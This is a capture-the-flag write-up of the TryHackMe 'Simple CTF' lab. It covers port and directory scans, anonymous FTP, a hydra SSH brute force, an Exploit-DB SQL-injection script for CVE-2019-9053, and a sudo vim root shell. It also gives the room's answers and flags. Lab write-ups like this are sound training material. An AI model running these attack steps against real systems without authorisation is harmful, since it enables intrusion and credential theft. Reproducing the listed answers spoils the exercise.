
TryHackMe Simple CTF



Click here to access the TryHackMe room

IP Addresses:

- Target/Victim Machine

```
export IP=10.10.216.127
```

```
10.10.216.127 (Ubuntu)
```

- Attacker Machine

```
10.17.35.235 (Ubuntu 23.10)
```

Reconnaissance:

- Nmap Scan

```
nmap -sV $IP -o nmap.log
```

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
```

```
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.35.235
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- Gobuster Scan

```
gobuster dir -u $IP -w ~/tools/wordlists/dirb/common.txt -o gobuster.log
```

```
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/.htaccess            (Status: 403) [Size: 297]
/index.html           (Status: 200) [Size: 11321]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 301]
/simple               (Status: 301) [Size: 315]
```

Exploring $IP/simple:

Content Management System - `CMS Made Simple` running with version `2.2.8`.

Found CVE `(CVE-2019-9053)` for this version on Exploit-DB vulnerable to `SQL Injection`.

THM Questions:

- *Q1*: How many services are running under port 1000?
  A: `2`

- *Q2*: What is running on the higher port?
  A: `ssh`
- *03*: What's the CVE you're using against the application?
  A: `CVE-2019-9053`
- *04*: To what kind of vulnerability is the application vulnerable?
  A: `SQLi`

Attempting FTP login:

- FTP Login

  ```
  ftp $IP
  ```

  Login successful via user `anonymous`!

- Exploring directory listings

  ```
  ls
  ```

  ```
  drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
  ```

  ```
  cd pub
  ```

  ```
  ls
  ```

  ```
  -rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
  ```

  ```
  get ForMitch.txt
  ```

  Now, on local shell

  ```
  cat ForMitch.txt
  ```

  ```
  Dammit man... you'te the worst dev i've seen. You set the same pass for the
  system user, and the password is so weak... i cracked it in seconds. Gosh...
  what a mess!
  ```

  Possible username `Mitch` found.

Attempting SSH login:

- SSH Login (user: mitch)

  ```
  ssh -p 2222 mitch@$IP
  ```

Login unsuccessful! Password protected.

- Using `hydra` to bruteforce SSH

```
hydra -l mitch -P /usr/share/wordlists/rockyou.txt ssh://$IP:2222/ | tee hydra.log
```

```
[2222][ssh] host: 10.10.216.127   login: mitch   password: secret
```

Password found!

- SSH Login (user/pass: mitch/secret)

```
ssh -p 2222 mitch@$IP
```

Login successful! Shell obtained.

Alternate approach (`exploit-db`):

We can find the username and password using exploit-db's SQL Injection script.

- Finding the exploit

```
searchsploit --cve 2019-9053
```

```
----------------------------------------------------- ----------------------
Exploit Title                                       |  Path
----------------------------------------------------- ----------------------
CMS Made Simple < 2.2.10 - SQL Injection            | php/webapps/46635.py
----------------------------------------------------- ----------------------
Shellcodes: No Results
```

Copying the script to the current directory

```
searchsploit -m php/webapps/46635.py
```

The exploit can also be downloaded from the Exploit-DB website.

- Execution

```
python 46635.py -u http://$IP/simple/ --crack -w /usr/share/wordlists/rockyou.txt
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

NOTE - The exploit from exploit-db has gotten relatively old and hence this approach requires a loadfull of environment setup such as the explicit need of Python2 (most modern linux operating systems come with Python3 and doesn't allow a direct installation od Python2 as it is deprecated), pip2, and hence all other dependencies of Python2 and pip2. Also, this exploit takes comparatively more time in grabbing the username and password, whereas the initial approach does it in seconds (as the username can be guessed easily).

Exploring current shell and file system:

- Executing commands

```
ls -l
```

```
-rw-rw-r-- 1 mitch mitch 19 aug 17  2019 user.txt
```

User flag found! Copying over to local machine.

```
scp -P 2222 mitch@$IP:~/user.txt .
```

```
cd /home && ls -la
```

```
drwxr-x---  3 mitch   mitch   4096 aug 19  2019 mitch
drwxr-x--- 16 sunbath sunbath 4096 aug 19  2019 sunbath
```

User flag:

```
cat user.txt
```

```
G00d j0b, keep up!
```

THM Questions:

- *Q5*: What's the password?
  A: `secret`
- *Q6*: Where can you login with the details obtained?
  A: `ssh`
- *06*: What's the user flag?
  A: `G00d j0b, keep up!`

- *07*: Is there any other user in the home directory? What's its name?
  A: `sunbath`

Attempting privilege escalation:

- Finding `sudo` privileges

  > sudo -l

  ```
  User mitch may run the following commands on Machine:
      (root) NOPASSWD: /usr/bin/vim
  ```

- Using `vim` to spawn a privileged shell

  > sudo vim

  > :sh

  > whoami

  ```
  root
  ```

  Root shell obtained successfully!

Root flag:

> cd /root

> ls -l

```
-rw-r--r-- 1 root root 24 aug 17  2019 root.txt
```

> cat root.txt

```
W3ll d0n3. You made it!
```

THM Questions:

- *Q8*: What can you leverage to spawn a privileged shell?
  A: `vim`
- *Q9*: What's the root flag?
  A: `W3ll d0n3. You made it!`

💻 Created by Jayaditya Dev

🚀 Find me on GitHub
